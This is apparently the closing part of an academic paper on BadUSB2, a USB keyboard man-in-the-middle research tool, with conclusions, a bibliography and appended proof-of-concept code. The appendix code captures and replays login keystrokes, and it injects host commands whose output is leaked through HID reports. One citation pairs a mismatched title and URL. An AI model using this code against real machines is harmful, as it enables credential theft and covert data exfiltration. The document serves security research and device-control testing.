BadUSB. Karsten Nohl, Sascha Kribler and Jakob Lell introduced BadUSB at Blackhat 2014. The concept of modifying USB peripheral firmware to attack a computer [13].

Kali Linux NetHunter. Offensive Security have released software that can perform Keyboard emulation, as well as BadUSB attacks using supported Android devices. This is a significant improvement over the Teensy based devices which can only do Keyboard emulation attacks.

Chapter 8

Conclusions

At the beginning of the paper, the author laid out three problems, namely, the means to test the effectiveness of device control systems, a method of testing a potentially infected USB peripheral, and finally, to raise the level of awareness and understanding of the different malicious USB hardware devices publicly available.

To address these problems the author developed an in-line hardware solution (BadUSB2), capable of performing passive or active Man-in-The-Middle attacks against low-speed, USB-HID devices, such as keyboards and mice. Furthermore, in this paper, we have demonstrated its attack capabilities to eavesdrop, modify, replay and fabricate new messages, as well as exfiltrate data through USB-HID output reports. We also presented an approach to classify malicious USB hardware device functions based on their attack capabilities, and compared the strengths and weaknesses of these devices against our USB-MITM solution.

- 1) During evaluation, BadUSB2 was able to simulate all of the attack capabilities discussed in this paper, as well as showcase some new attack scenarios, such as the character substitution attack, and the auto-login replay attack. These simulations could be used to test the effectiveness of the device control system. Furthermore, the attack capabilities outlined in this paper, could be used as a benchmark to compare one security system against another.
- 2) BadUSB2 is able to intercept messages going to the host, as well as messages destined for the peripheral. It can therefore be used to probe and analyse the behaviour of infected USB peripherals in a lab environment.

- 3) This paper provides sufficient information to understand current USB hardware attacks, trends and attack capabilities. In addition, highlighting security professionals may re-think their existing risk assessment methodology in relation to malicious USB hardware.

8.1 Future Work

BadUSB2 is only a proof of concept, and although the core code is there, it would require further development to be used in real-world engagements. Additional logic will be required to support other device classes outside of USB-HID. For penetration testing, a more physically compact version of the tool is needed, possibly with cellular or wireless capabilities instead of being directly wired to the mediating computer. Finally, to improve the speed of data Exfiltration, MC may be able to negotiate a full-speed connection with the host, but still maintain low-speed session with the peripheral. This would allow 64-bytes per transfer, significantly improving performance.

Bibliography

- [1] ALLUSB. (2015, March) Usb history. <http://www.allusb.com/usb-history>. [Online]. Available: <http://www.allusb.com/usb-history>
- [2] S. Cherry. (2013, July) Ajay bhatt: Intel's rock-star inventor. <http://spectrum.ieee.org/podcast/computing/hardware/ajay-bhatt-intels-rockstar-inventor>. IEEE Spectrum.
- [3] L. C. citing IDC. (2011, December) Worldwide interfaces and technologies embedded in pcs 2010-2014 forecast. http://leavcom.com/articles/rtcmag_dec11.php. IEEE Spectrum.
- [4] KeyGhost. New keyghost usb keylogger 128kb! [Online]. Available: <https://web.archive.org/web/20060111061803/http://www.keyghost.com/USB-Keylogger.htm>
- [5] A. Crenshaw. Hardware key logging part 1: An overview of usb hardware keyloggers, and a review of the keycarbon usb home mini. [Online]. Available: <http://www.irongeek.com/i.php?page=security/usb-hardware-keyloggers-1-keycarbon>
- [6] B. Anderson and B. Anderson, *Seven Deadlist USB Attacks*. Syngress, 2010, pp. 5–6.
- [7] J. Larimer. (2011) Beyond autorun: Exploiting vulnerabilities with removable storage. https://media.blackhat.com/bh-dc-11/Larimer/BlackHat_DC_2011_Larimer_Vulnerabilites_w-removeable_storage-wp.pdf.
- [8] L. O. Murchu. (2010) Stuxnet before the .lnk file vulnerability. [Online]. Available: <http://www.symantec.com/connect/blogs/stuxnet-lnk-file-vulnerability>
- [9] T. Cannon. (2010, November) Dlp bypass. <http://thomascannon.net/dlp-bypass/>.

- [10] A. Veres-Szentkiralyi. (2012, October) Leaking data using diy usb hid device. http://techblog.vsz.hu/posts/Leaking_data_using_DIY_USB_HID_device.html.
- [11] d3ad0ne. (2013, January) Extracting data with usb hid. <http://hackaday.com/2013/01/26/extracting-data-with-usb-hid/>.
- [12] D. SPIEGEL. (2015) Shopping for spy gear: Catalog advertises nsa toolbox. [Online]. Available: <http://www.spiegel.de/international/world/catalog-reveals-nsa-has-back-doors-for-numerous-devices-a-940994.html>
- [13] K. Nohl, S. Kribler, and J. Lell. (2014, Nov) Badusb - on accessories that turn. <https://srlabs.de/blog/wp-content/uploads/2014/11/SRLabs-BadUSB-Pacsec-v2.pdf>.
- [14] Verizon. (2015) 2015 data breach investigations report. <http://www.verizonenterprise.com/DBIR/2015/>.
- [15] R. V. Tonder and H. Engelbrecht. (2014, Aug) Lowering the usb fuzzing barrier by transparent two-way emulation. <https://www.usenix.org/system/files/conference/woot14/woot14-vantonder.pdf>.
- [16] J. Katz. (2002) Efficient cryptographic protocols preventing "man-in-the-middle" attacks. <http://www.cs.umd.edu/jkatz/papers/thesis.pdf>.
- [17] usb.org. (1998, Sep) Universal serial bus 1.1 specification. <http://esd.cs.ucr.edu/webres/usb11.pdf>.
- [18] (2001, June) Device class definition for human interface devices (hid). http://www.usb.org/developers/hidpage/HID1_11.pdf. USB Implementers Forum.
- [19] J. Axelson, *USB Complete 3rd Edition*. 5310 Chinook Ln., Madison WI 53704: Lakeview Research LLC, 1999.
- [20] B. Lunt, *USB: The Universal Serial Bus (FYSOS: Operating System Design Book 8)*. Forever Young Software, Feb 2012.
- [21] R. V. Tonder. (2014) ttwe-proto. [Online]. Available: <https://github.com/rvantonder/ttwe-proto>

- [22] T. Goodspeed. Goodfet source code. [Online]. Available: <https://github.com/travisgoodspeed/goodfet>
- [23] INT3.CC. (2013) Facedancer21. [Online]. Available: http://cdn.shopify.com/s/files/1/0244/5107/products/IMG_0012_1024x1024.jpg?v=1371786976
- [24] P. S. Foundation. pipes - interface to shell pipelines. [Online]. Available: <https://docs.python.org/2/library/pipes.html>
- [25] W. contributors. (2015, August) Programmable hid usb keystroke dongle: Using the teensy as a pen testing device. [Online]. Available: <https://en.wikipedia.org/w/index.php?title=Wireshark&oldid=676866693>
- [26] A. Keil. (2015, July) Interrupt transfers. http://www.keil.com/pack/doc/mw/USB/html/_u_s_b__interrupt__tran
- [27] Signal11. Hid api for linux, mac os x, and windows. [Online]. Available: <http://www.signal11.us/oss/hidapi/>
- [28] G. Cluley. (2011, Feb) Hardware keyloggers discovered at public libraries. Sophos. [Online]. Available: <https://nakedsecurity.sophos.com/2011/02/14/hardware-keyloggers-discovered-public-libraries/>
- [29] J. E. Dunn. (2014) Us school expels pupils for using hardware keyloggers to change grades. [Online]. Available: <http://www.techworld.com/news/security/us-school-expels-pupils-for-using-hardware-keyloggers-change-grades-3500558/>
- [30] M. Czumak. Fun with teensy. [Online]. Available: <http://www.securitysift.com/fun-with-teensy/>
- [31] A. Crenshaw. Programmable hid usb keystroke dongle: Using the teensy as a pen testing device. [Online]. Available: <http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>
- [32] O. Security. The peensy - advanced penetration testing payloads. [Online]. Available: <https://www.offensive-security.com/offsec/advanced-teensy-penetration-testing-payloads/>
- [33] PJRC. Teensy usb development board. [Online]. Available: <https://www.pjrc.com/teensy/>

- [34] (2004, October) Hid usage tables. http://www.usb.org/developers/hidpage/Hut1_12v2.pdf. USB Implementers Forum.
- [35] F. G. citing Andries Brouwer. Keyboard scancodes. [Online]. Available: <http://www.win.tue.nl/~aeb/linux/kbd/scancodes-14.html>
- [36] Usb-if device class documents. http://www.usb.org/developers/docs/devclass_docs/. USB Implementers Forum.
- [37] M. Helenius. (2002, June) A system to support the analysis of antivirus products virus detection capabilities. <https://tampub.uta.fi/bitstream/handle/10024/67208/951-44-5394-8.pdf?sequence=1>. University of Tampere.
- [38] IronKey. Ironkey secure usb devices protect against badusb malware. [Online]. Available: <http://www.ironkey.com/en-US/solutions/protect-against-badusb.html>
- [39] F. Martin. Ssl certificates howto. [Online]. Available: <http://www.tldp.org/HOWTO/SSL-Certificates-HOWTO/x64.html>
- [40] K. M. Martin, *Everyday Cryptography*. Oxford University Press, 2012, pp. 200–202.
- [41] D. Spill. Usbproxy. [Online]. Available: <https://github.com/dominicgs/USBProxy>
- [42] M. Ossmann and D. Spill. Introducing daisho. [Online]. Available: <http://ossmann.blogspot.com/2013/05/introducing-daisho.html>
- [43] TotalPhase. Beagle usb protocol analyzer market comparison. [Online]. Available: <http://www.totalphase.com/products/compare/beagle-usb/>
- [44] A. Crenshaw. Homemade hardware keylogger/phukd hybrid. [Online]. Available: <http://www.irongeek.com/i.php?page=security/homemade-hardware-keylogger-phukd>

Appendix A

Appendix

A.1 Experiment 3

The code relating to experiment 3, running on the MC.

```
1  if(len(intdata)>0):
2      intdata=eval(intdata);
3      print("EP3 Data Rcvd: %s" % intdata);
4      # Intercept Keystrokes before passing to Host
5      if(intdata[0]==5 and intdata[2]==99): # ctrl-alt-delete combo detected ,
        start record.
6          print("Ctrl-Alt-Delete Entered , recording ...");
7          self.recddata=[];
8          self.recstatus=True;
9      if(intdata[2]==40): # Enter key pressed , stop recording.
10         print("Return key pressed , disabling record");
11         if(self.recstatus):
12             self.recddata+=intdata; # Add enter key or it gets skipped.
13             self.recddata+=[0,0,0,0,0,0,0,0] # key-up
14             print("Keys recorded: %s" % self.recddata);
15             self.recstatus=False;
16         if(self.recstatus): # Record data until we get a return key.
17             print("Recording key press %s" % intdata);
18             self.recddata+=intdata;
19         if(intdata[0]==2 and intdata[2]==30): # Exclamation mark used to trigger
            replay.
```

```

20     print("Replaying login data");
21     intdata=self.recddata;
22     pos=0;
23     desclen=8; # HACK TODO DK: hardcoded for low speed.
24     count=len(intdata);
25     if(count>8):
26         while count>0:
27             c=min(count, desclen);
28             print("Sending %s" % intdata[pos:pos+c]);
29             self.writebytes(rEP3INFIFO, intdata[pos:pos+c]);
30             self.wregAS(rEP3INBC, c);
31             time.sleep(0.3);
32             count=count-c;
33             pos=pos+c;
34         else:
35             self.writebytes(rEP3INFIFO, intdata);
36             self.wregAS(rEP3INBC, 8);

```

A.2 Experiment 4

The code relating to experiment 4. The first snippet runs on the MC, the second runs on the host.

```

1  ### Fabricate a message when we create a file on the MC "/tmp/cmd"
2  ### Sample POC, needs a shell open and the HID binary in the current directory.
3  cmdfile=os.path.isfile("/tmp/cmd");
4      if(cmdfile):
5          # Enter a command to send to the host.
6          data=raw_input("Type a message: ");
7          for i in range(len(data)):
8              intdata+=self.asc2hidMod(data[i]);
9          # redirect std output to file "o" and send output through HID
10         # A bit messy, but works as POC
11         # cmd_by_MC > 0; ./h o
12         intdata+=self.asc2hidMod(">");
13         intdata+=self.asc2hidMod("o");
14         intdata+=self.asc2hidMod(";");

```

```

15     intdata += self.asc2hidMod(".");
16     intdata += self.asc2hidMod("/");
17     intdata += self.asc2hidMod("h");
18     intdata += self.asc2hidMod(" ");
19     intdata += self.asc2hidMod("o");
20     intdata += [0,0,40,0,0,0,0]; # Enter key
21     intdata += [0,0,0,0,0,0,0]; # key up
22     os.remove("/tmp/cmd");

1 /* *****
2 Windows HID simplification
3
4 Alan Ott
5 Signal 11 Software
6 8/22/2009
7 Copyright 2009
8
9 This contents of this file may be used by anyone
10 for any reason without any conditions and may be
11 used as a starting point for your own applications
12 which use HIDAPI.
13
14 Modifications made by David Kierznowski to read in
15 files one byte at a time.
16 22/08/2015
17 *****/
18
19 #include <stdio.h>
20 #include <wchar.h>
21 #include <string.h>
22 #include <stdlib.h>
23 #include "hidapi.h"
24
25 // Headers needed for sleeping.
26 #ifdef _WIN32
27     #include <windows.h>
28 #else

```

```
29 #include <unistd.h>
30 #endif
31
32 int main(int argc, char* argv[])
33 {
34     int res;
35     unsigned char buf[256];
36     #define MAX_STR 255
37     wchar_t wstr[MAX_STR];
38     int i;
39     char ch;
40     char *chex;
41     FILE *fp;
42     hid_device *handle;
43
44     #ifdef WIN32
45     UNREFERENCED_PARAMETER(argc);
46     UNREFERENCED_PARAMETER(argv);
47     #endif
48
49     struct hid_device_info *devs, *cur_dev;
50     if (hid_init())
51     {
52         printf("Error in init");
53         return -1;
54     }
55
56     // Open the device using the VID, PID,
57     // and optionally the Serial number.
58     handle=hid_open(0x4d9,0x1702,NULL);
59     if (!handle) {
60         printf("unable to open device\n");
61         //return 1;
62     }
63
64     // Set up the command buffer.
65     memset(buf,0x00,sizeof(buf));
```

```
66
67 fp=fopen("o", "r");
68
69 while ( ( ch=fgetc(fp) ) != EOF)
70 {
71     printf("%c\n", ch);
72
73     // The first byte is the report number (0x0).
74     buf[0] = 0x0;
75     buf[1]=ch;
76     printf("here\n");
77     res = hid_write(handle , buf, 2);
78     if (res < 0) {
79         printf("Unable to write()\n");
80         printf("Error: %ls\n", hid_error(handle));
81     }
82     sleep(1);
83 }
84 hid_close(handle);
85 /* Free static HIDAPI objects. */
86 hid_exit();
87 #ifdef WIN32
88     system("pause");
89 #endif
90
91 return 0;
92 }
```